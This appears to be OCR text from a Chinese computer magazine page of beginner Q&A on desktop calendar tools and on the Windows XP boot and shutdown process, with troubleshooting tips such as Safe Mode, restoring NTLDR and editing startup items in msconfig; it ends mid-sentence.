
老屠：你可以安装Microsoft Chinese Date & Time来显示农历（http://downl.tech.sina.com.cn/download/downContent/2004-10-29/11924.shtml）。这是微软公司发布的一个为你显示中国农历或公历日期的小工具，是微软正版增值计划的一部分。

①下载的是一个Msi安装包，安装后它会在系统通知区显示一个图标，把光标移到上面就可查看农历日期。

②双击这个图标，打开其主界面，在左边可以调整日期，右边则显示北京、伦敦、西雅图、纽约四个地区的时钟。







5 小菜：有没有专门的日历和时钟工具，能让我的桌面显得既个性又美丽？

老屠：这样的工具有很多，向你介绍一款特别美观又好用的绿色软件——飞雪桌面日历（http://wznetcom.onlinedown.com/soft/41999.htm）。

①把下载来的压缩包解压到一个文件夹，运行其中的FXCalendar.exe就能启动它。它默认只在桌面上显示一个日历。

②在日历上单击右键，把光标移到“显示”上，还可以选择显示挂历、显示时钟、显示LED电子钟。

③分别用右键单击日历、挂历、时钟，可以从右键菜单中对窗体位置和外观进行设置。

④它还能进行整点、半点报时，声音很纯正。

⑤它也可以显示农历，整体效果很漂亮。 CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

明明白白用电脑：掌握开、关机过程与故障解决

江苏/越野苍狼

Cfan辞典：

BIOS

Basic Input Output System，基本输入输出系统。很多硬件设备都有自己的BIOS，而我们常说的BIOS是指主板上的，也就是系统BIOS。BIOS为系统提供了最基本的硬件控制功能。

为何电脑开机关机都要长时间等待？

电脑所做的一切工作都是利用程序来完成的。电脑执行程序有一个读取、分析、执行、为下一条指令做准备的过程，需要将数据从硬盘读到内存后才能执行，因此电脑不可能加电后立即工作。关机时，电脑同样需要做一些准备工作，将一些需要的数据保存回硬盘等，直接断电有可能造成数据丢失。

Windows XP的启动过程是怎样的？

首先读取硬盘MBR（Master Boot Record，主引导记录）中的内容，根据MBR中的相关信息寻找当前可引导的活动分区，加载活动分区的引导扇区内容，然后从磁盘根目录下读取Ntldr文件，引导程序将Ntldr加载到内存后，便把系统控制权交给Ntldr，Ntldr读取Boot.ini文件。如果Boot.ini中有多系统引导项，则显示系统选择菜单。如果在Boot.ini中设定的时间内没有任何动作，Ntldr会根据默认选项启动电脑。然后Ntldr加载和执行NTDETECT.COM程序。接着Ntldr会清除屏幕，之后便会出现我们熟悉的系统启动进度条了。


然后系统加载Windows内核文件（Ntoskrnl.exe及Hal.dll等）及驱动程序，Windows XP启动时显示的Logo图片便存储在Ntoskrnl.exe文件中。

在一些初始化工作结束后，系统会加载并执行Smss.exe，Smss.exe的作用是初始化注册表、创建系统环境变量、启动子系统进程Csrss、启动登录进程winlogon等。因此如果Smss.exe文件丢失或损坏，系统在完成硬件的检测和虚拟驱动的加载后，就会出现蓝屏现象。

接着是Winlogon执行启动过程、创建初始窗口等，然后便是创建服务控制管理器进程Services.exe，Services.exe将加载所有的标记为自动启动的服务，然后加载注册表中的启动项程序，并显示登录界面，完成系统的启动，而我们看到的便是熟悉的桌面了。

1 菜鸟提问：在日常使用电脑的过程中，应该怎样开、关机？


为了防止硬件的损坏以及数据的丢失，正确的开机原则是：先外设后主机。即一般的流程是先开显示器，然后再开打印机、扫描仪等外围设备，最后才是主机。关机则相反，是先主机后外设，即先关闭主机电源，然后再关闭打印机、显示器等。



①关闭主机一定要从“开始”菜单开始。
②选择“关机计算机”。
③在出现的关闭计算机对话框中，单击“关闭”，这样才能避免数据丢失。

2 菜鸟提问：电脑昨天使用还一切正常，今天开机为何却进不了系统？


这一般是因为新增了某一硬件或是安装了某一软件造成的，可以使用“安全模式”或“最后一次正确配置”尝试一下。



①在重新启动电脑时，按住F8键，直到出现Windows高级选项菜单。使用方向键选择“安全模式”，如果能成功进入系统，重启一次试试，有些硬件问题可以使用此方法解决。
②如果不行就在Windows高级选项菜单中选择“最后一次正确配置”尝试，一般因为安装软件造成的问题可以使用此方法解决。

3 菜鸟提问：电脑启动时显示NTLDR is missing Press any key to restart怎么办？

将Windows XP安装光盘放入光驱，并设置从光驱启动系统。在“欢迎使用安装程序界面”中按R键进入故障恢复控制台。



在命令提示符下输入“copy x:\i386\ntldr c:\”命令并按下回车键（x为光驱所在的盘符）。
如果硬盘中装有多个系统，故障恢复控制台会询问登录到哪个Windows安装，输入相应的数字序号。
完成之后输入Exit命令，按下Enter键退出“故障恢复控制台”，重新启动电脑。


红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

4 菜鸟提问：电脑每次开机时提示加载“×××模块（或程序）错误”是怎么回事？

可能是电脑感染病毒并查杀病毒后引起的，也可能是使用非常规的方法删除了某一程序造成的。


①如果对提示的程序不熟悉或不需要，可依次单击“开始→运行”。在打开的“运行”对话框中输入Msconfig并单击“确定”按钮。
②在打开的“系统配置实用程序”对话框中切换到“启动”标签。
③找到提示的项目，将其前面方框中的对钩取消。
④单击“确定”。




5 菜鸟提问：为什么我关闭计算机，电脑却重启？

基于NT内核的操作系统的自我保护能力很强，在系统出现错误时会自动重启。如果在关机时系统内部出现错误，便会出现关机变重启。

①右键单击“我的电脑”，选择“属性”。在“系统属性”对话框中切换到“高级”标签。
②单击“启动和故障恢复”右侧的“设置”按钮。
③在“启动和故障恢复”对话框中去除“自动重新启动”的选择。





电脑的开机过程是怎样的？

按下电源开关，电源就开始向主板、键盘、鼠标等其他设备供电，执行BIOS中的程序。BIOS程序首先要做的便是进行系统自检，检测电脑中的标准硬件是否存在及能否正常工作，如CPU、内存、显卡等。自检结束后查找并调用其他设备的BIOS程序进行设备初始化。标准硬件检测完毕后检测即插即用设备，并为其分配中断、I/O端口等资源。然后根据设定的参数按照顺序检测启动设备，找到启动信息后，便开始调用系统程序，系统程序加载完毕就可以见到我们熟悉的“桌面”了。

为何关机有时很慢，有时却很正常？


在Windows 